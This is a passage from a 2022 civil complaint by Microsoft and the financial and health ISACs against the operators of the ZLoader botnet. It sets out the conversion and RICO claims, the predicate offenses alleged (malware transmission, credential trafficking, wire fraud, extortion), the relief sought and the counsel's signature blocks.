171. Upon information and belief, Defendants had an appreciation and knowledge of the benefit they derived from their unauthorized and unlicensed use of that property.

172. Retention by the Defendants of the profits they derived from their malfeasance would be inequitable.

173. Plaintiffs seeks injunctive relief and Microsoft further seeks compensatory and punitive damages in an amount to be proven at trial, including without limitation disgorgement of Defendants' ill-gotten profits.

174. As a direct result of Defendants' actions, Plaintiffs have suffered and continue to suffer irreparable harm for which there is no adequate remedy at law,

and which will continue unless Defendants' actions are enjoined.

NINTH CLAIM FOR RELIEF

Conversion
(Microsoft, FS-ISAC and H-ISAC)

175. Plaintiffs incorporates by reference each and every allegation set forth in paragraphs 1 through 174 above.

176. Microsoft owns all right, title, and interest in its Windows operating system software and FS-ISAC's and H-ISAC's members own all right, title and interest in their networks, computers and infrastructure. Defendants have interfered with, unlawfully and without authorization, and dispossessed Microsoft of control over its Windows operating system software and have dispossessed FS-ISAC's and H-ISAC's members of control over their networks, computers and infrastructure.

177. Defendants have, without authority, used a computer and/or computer network, with the intent to remove, halt, or otherwise disable computer data, computer programs, and computer software from a computer or computer network.

178. Defendants have, without authority, used a computer and/or computer network, with the intent to cause a computer to malfunction.

179. Plaintiffs seek injunctive relief and Microsoft further seeks compensatory and punitive damages in an amount to be proven at trial, including

without limitation the return of Defendants' ill-gotten profits.

180. As a direct result of Defendants' actions, Plaintiffs have suffered and continue to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

TENTH CLAIM FOR RELIEF

Racketeer Influenced and Corrupt Organizations Act, 18 U.S.C. § 1962(c)-(d) (Microsoft, FS-ISAC and H-ISAC)

181. Plaintiffs incorporates by reference each and every allegation set forth in paragraphs 1 through 180 above.

182. At all relevant times, Microsoft, FS-ISAC and H-ISAC is each a person within the meaning of 18 U.S.C. § 1961(3).

183. At all relevant times, Microsoft, FS-ISAC and H-ISAC, through their members, is each a "person injured in his or her business or property by reason of a violation of" RICO within the meaning of 18 U.S.C. § 1964(c).

184. At all relevant times, each Defendant is a person within the meaning of 18 U.S.C. §§ 1961(3) and 1962(c).

The RICO Enterprise

185. The Defendants are a group of persons associated together in fact for the common purpose of carrying out an ongoing criminal enterprise, as described in

the foregoing paragraphs of this Complaint; namely, creating and controlling a vast botnet using ZLoader, and using that botnet to execute numerous criminal schemes that harm and threaten to continue to harm Microsoft, its users, and the public more broadly.

186. As described *supra*, the Defendants and their co-conspirators have organized their operation into a cohesive group with specific and assigned responsibilities and a command structure, operating in the United States and overseas, targeting and using victim devices in the United States. Over time, they have adapted their operations and schemes to changing circumstances, recruiting new members to and enlisting new devices in their operation, developing new malware modules, and expanding the scope and nature of their activities.

187. The individual Defendant named herein—Denis Malikov—is involved in the creation and distribution of technology that enables the distribution of ZLoader malware, in furtherance of the criminal schemes alleged herein. John Doe Defendants 1 through 7 operate the ZLoader malware and the ransomware distributed through ZLoader, including the ZLoader command and control infrastructure.

188. The Defendants and their co-conspirators constitute an association-in-fact enterprise within the meaning of 18 U.S.C. §§ 1961(4) and 1962(c): the ZLoader

Criminal Enterprise. The members of the ZLoader Criminal Enterprise share the common purpose of developing, propagating and operating the ZLoader botnet worldwide, as set forth above.

189. At all relevant times, each of the Defendants were and are associated-in fact with the ZLoader Criminal Enterprise and participated in the operation or management of the ZLoader Criminal Enterprise.

190. At all relevant times, the ZLoader Criminal Enterprise was engaged in, and its activities affected interstate and foreign commerce within the meaning of 18 U.S.C. § 1962(c).

Pattern of Racketeering Activity and Predicate Acts

191. At all relevant times, the Defendants conducted or participated, directly or indirectly, in the conduct, management, or operation of the ZLoader Criminal Enterprise's affairs through a pattern of racketeering activity within the meaning of 18 U.S.C. § 1961(5) and in violation of 18 U.S.C. § 1962(c), with such conduct and activities affecting interstate and foreign commerce.

192. Defendants have conducted their affairs through a pattern of racketeering activity, with such conduct and activities affecting interstate and foreign commerce. Defendants have engaged in an unlawful pattern of racketeering activity involving thousands of predicate acts of fraud, extortion, and related activity

in connection with violations of the Computer Fraud and Abuse Act (18 U.S.C. § 1030(a)(5)(A), incorporated as a RICO predicate act under 18 U.S.C. § 1961(1)(G) and 18 U.S.C. § 2332b(g)(5)(B)); identity fraud (18 U.S.C. § 1028), access device fraud (18 U.S.C. § 1029), and wire fraud (18 U.S.C. § 1343). These activities have affected and continue to affect interstate or foreign commerce.

193. Microsoft was injured in its business and property by reason of the Defendants' violations of 18 U.S.C. § 1962(c), as described herein. These injuries are a direct, proximate, and reasonably foreseeable result of these violations, and Microsoft will continue to be harmed.

194. Under 18 U.S.C. § 1964(c), Microsoft is entitled to recover treble damages plus costs and attorneys' fees from the Defendants

CFAA Predicate Offenses

195. RICO provides, in 18 U.S.C. § 1961(1)(G), that any act indictable under 18 U.S.C. § 2332b(g)(5)(B) constitutes a RICO predicate act. Among the acts that are indictable under 18 U.S.C. § 2332b(g)(5)(B) are violations of 18 U.S.C. § 1030(a)(5)(A)—a provision of the Computer Fraud and Abuse Act (CFAA)—if such violation results in damage as defined in Section 1030(c)(4)(A)(i)(VI).

196. Defendants have violated and continue to violate the CFAA, 18 U.S.C. § 1030(a)(5)(A), resulting in damage as defined in Section 1030(c)(4)(A)(i)(VI), by

infecting protected computers with malware, transmitting programs designed to carry out their schemes, and transmitting commands to infected computers. Each of these violations constitutes a separate RICO predicate offense.

197. *Transmission of Malware "Macros."* Defendants have intentionally caused damage to "protected computers" by transmitting malware macros to those computers, thereby impairing the integrity of their systems and information, and allowing Defendants to access those systems. The infected computers are "protected computers" within the meaning of the CFAA because they are used in or affect interstate commerce or communication through the internet. Through this conduct, Defendants have caused damage to 10 or more protected computers in a one-year time period.

198. *Transmission of Malware Modules*. Defendants have transmitted malware modules to protected computers through the internet. Those modules damage the protected computers by disabling the users' cybersecurity detection tools, anti-virus software, and system monitoring programs, as well as transmitting other modules to execute Defendants' criminal schemes. Through this conduct, Defendants have caused damage to 10 or more protected computers in a one-year time period.

199. *Transmission of Commands*. Defendants also have transmitted

commands to protected computers through the internet, thereby causing damage to those computers and enabling the ZLoader Criminal Enterprise to utilize these computers in its criminal schemes. Through this conduct, Defendants have caused damage to 10 or more protected computers in a one-year time period.

200. Microsoft has suffered injury to its business or property as a result of these predicate offenses.

Access Device Fraud Predicate Offenses

201. Defendants, knowingly and with intent to defraud, commit access device fraud in violation of 18 U.S.C. § 1029 by trafficking in or using unauthorized access devices in the form of stolen passwords, credentials, and other account information in order to obtain things of value aggregating $1,000 or more during a one-year period, or possessing fifteen or more unauthorized access devices, and affecting interstate or foreign commerce.

202. For instance, the ZLoader Criminal Enterprise loads stolen usernames and passwords and cookies onto virtual machines, and then sells access to stolen Microsoft accounts (and the accounts of other technology companies). Each set of credentials in a virtual machine is an "unauthorized access device" because it is a means of accessing a user's account and was stolen by the ZLoader Criminal Enterprise. The Enterprise possesses thousands of unauthorized access devices,

which it has obtained during a one-year period.

Wire Fraud Predicate Offenses

203. Defendants, with intent to defraud and obtain money or property by means of false or fraudulent pretenses, commit wire fraud in violation of 18 U.S.C. § 1343 by transmitting or causing to be transmitted, by means of wire communication in interstate or foreign commerce, writings, signs, and signals for the purpose of executing fraudulent schemes. Defendants have violated and continue to violate the wire fraud statute in several ways, each instance of which constitutes a separate RICO predicate offense.

204. First, the ZLoader Criminal Enterprise commits wire fraud, in violation of 18 U.S.C. § 1343, each time that it tricks the owner of a device into unknowingly downloading and installing ZLoader malware on the owner's device through fraud, misrepresentation, and deception. For example, the ZLoader Criminal Enterprise misused a known Microsoft's trademark which constitutes an act of wire fraud, in violation of 18 U.S.C. § 1343.

205. Second, Defendants commit extortion in relation to damage to a protected computer by transmitting, with intent to extort from any person any money or other thing of value, in interstate or foreign commerce a communication containing a demand or request for money or any other thing of value in relation to

damage to a protected computer, where such damage was caused to facilitate the extortion.

Conspiracy to Violate RICO

206. Microsoft incorporates by reference each and every foregoing paragraph of the Complaint as if set forth in full.

207. Defendants have not undertaken the practices described herein in isolation, but rather as part of a common scheme. In violation of 18 U.S.C. §1962(d), each Defendant unlawfully, knowingly, and willfully agreed and conspired together and with others to violate 18 U.S.C. § 1962(c) as described above, in violation of 18 U.S.C. § 1962(d).

208. The Defendants knew that they were engaged in a conspiracy to commit multiple predicate offenses, and they knew that the predicate offenses were part of such racketeering activity, and their participation and agreement was necessary to allow the commission of this pattern of racketeering activity. This conduct constitutes a conspiracy to violate 18 U.S.C. § 1962(c), in violation of 18 U.S.C. § 1962(d).

209. The Defendants agreed to direct or participate in, directly or indirectly, the conduct, management, or operation of the ZLoader Criminal Enterprise's affairs through a pattern of racketeering activity in violation of 18 U.S.C. § 1962(c). Each

Defendant knew about and agreed to facilitate the ZLoader Criminal Enterprise's schemes. The purpose of the conspiracy was to commit a pattern of racketeering activity in the conduct of the affairs of the ZLoader Criminal Enterprise, including the acts of racketeering set forth above.

210. Microsoft has been and continues to be directly injured by Defendants' conduct. But for the alleged pattern of racketeering activity, Microsoft would not have incurred damages.

211. Plaintiffs seek injunctive relief and Microsoft further seeks compensatory and punitive damages in an amount to be proven at trial.

212. As a direct result of Defendants' actions, Plaintiffs have suffered and continues to suffer irreparable harm for which there is no adequate remedy at law, and which will continue unless Defendants' actions are enjoined.

PRAYER FOR RELIEF

WHEREFORE, Plaintiffs prays that the Court:

A. Enter judgment in favor of Plaintiffs and against the Defendants;

B. Declare that Defendants have violated the Computer Fraud and Abuse Act, the Electronic Communications Privacy Act, the Georgia Computer Systems Protection Act, the Racketeer Influenced and Corrupt Organizations Act, and are therefore liable to Microsoft and to FS-ISAC and H-ISAC on behalf of their

members

C. Declare that Defendants have converted and trespassed upon the property of Microsoft and of FS-ISAC's and H-ISAC's members, and Defendants have been unjustly enriched, and are therefore liable to Microsoft and to FS-ISAC and H-ISAC on behalf of their members.

D. Declare that Defendants have infringed Microsoft's and FS-ISAC's members' trademarks;

E. Declare the substantial likelihood that Defendants will continue to infringe Plaintiffs' intellectual property unless enjoined from doing so;

F. Declare that Defendants' conduct has been willful and that Defendants have acted with fraud, malice and oppression;

G. Order that all copies made or used in violation of Microsoft's and FS-ISAC's members' trademarks, and all means by which such copies may be reproduced, be impounded and destroyed or otherwise reasonably disposed of;

H. Enter a preliminary and permanent injunction enjoining Defendants and their officers, directors, principals, agents, servants, employees, successors, and assigns, and all persons and entities in active concert or participation with them, from engaging in any of the activity complained of herein or from causing any of the injury complained of herein and from assisting, aiding or abetting any other person

or business entity in engaging in or performing any of the activity complained of herein or from causing any of the injury complained of herein;

I. Enter a preliminary and permanent injunction giving Plaintiffs control over the domains used by Defendants to cause injury and enjoining Defendants from using such instrumentalities;

J. Enter judgment awarding Plaintiff Microsoft actual damages from Defendants adequate to compensate Microsoft for Defendants' activity complained of herein and for any injury complained of herein, including but not limited to interest and costs, in an amount to be proven at trial;

K. Enter judgment for Microsoft disgorging Defendants' profits;

L. Enter judgment awarding enhanced, exemplary and special damages, in an amount to be proved at trial;

M. Enter judgment awarding attorneys' fees and costs; and

N. Order such other relief that the Court deems just and reasonable.

DEMAND FOR JURY TRIAL

Plaintiffs respectfully request a trial by jury on all issues so triable in accordance with Fed. R. Civ. P. 38.

Dated: April 4, 2022

Respectfully submitted,

/s/ Joshua D. Curry
Joshua D. Curry

Joshua D. Curry (Georgia Bar No. 117378)
Jonathan D. Goins (Georgia Bar No. 738593
LEWIS BRISBOIS BISGAARD & SMITH LLP
600 Peachtree Street NE, Suite 4700
Atlanta, GA 30308
Tel: 404.348.8585
Fax: 404.467.8845
josh.curry@lewisbrisbois.com
jonathan.goins@lewisbrisbois.com

Gabriel M. Ramsey (*pro hac vice*)
Kayvan Ghaffari (*pro hac vice*)
Anna Z. Saber (*pro hac vice*)
CROWELL & MORING LLP
3 Embarcadero Center, 26th Floor
San Francisco, CA 94111
Tel: (415) 986-2800
Fax: (415) 986-2827
gramsey@crowell.com
kghaffari@crowell.com
asaber@crowell.com

Emily Alban (*pro hac vice*)
Garylene Javier (*pro hac vice*)
CROWELL & MORING LLP
1001 Pennsylvania Avenue NW
Washington DC 20004-2595
Tel: (202) 624-2500
Fax: (202) 628-5116
ealban@crowell.com
gjavier@crowell.com

Richard Domingues Boscovich
(*pro hac vice*)
MICROSOFT CORPORATION
One Microsoft Way
Redmond, WA 98052-6399
Tel: (425) 704-0867
Fax: (425) 936-7329
rbosco@microsoft.com

Attorneys for Plaintiff Microsoft Corporation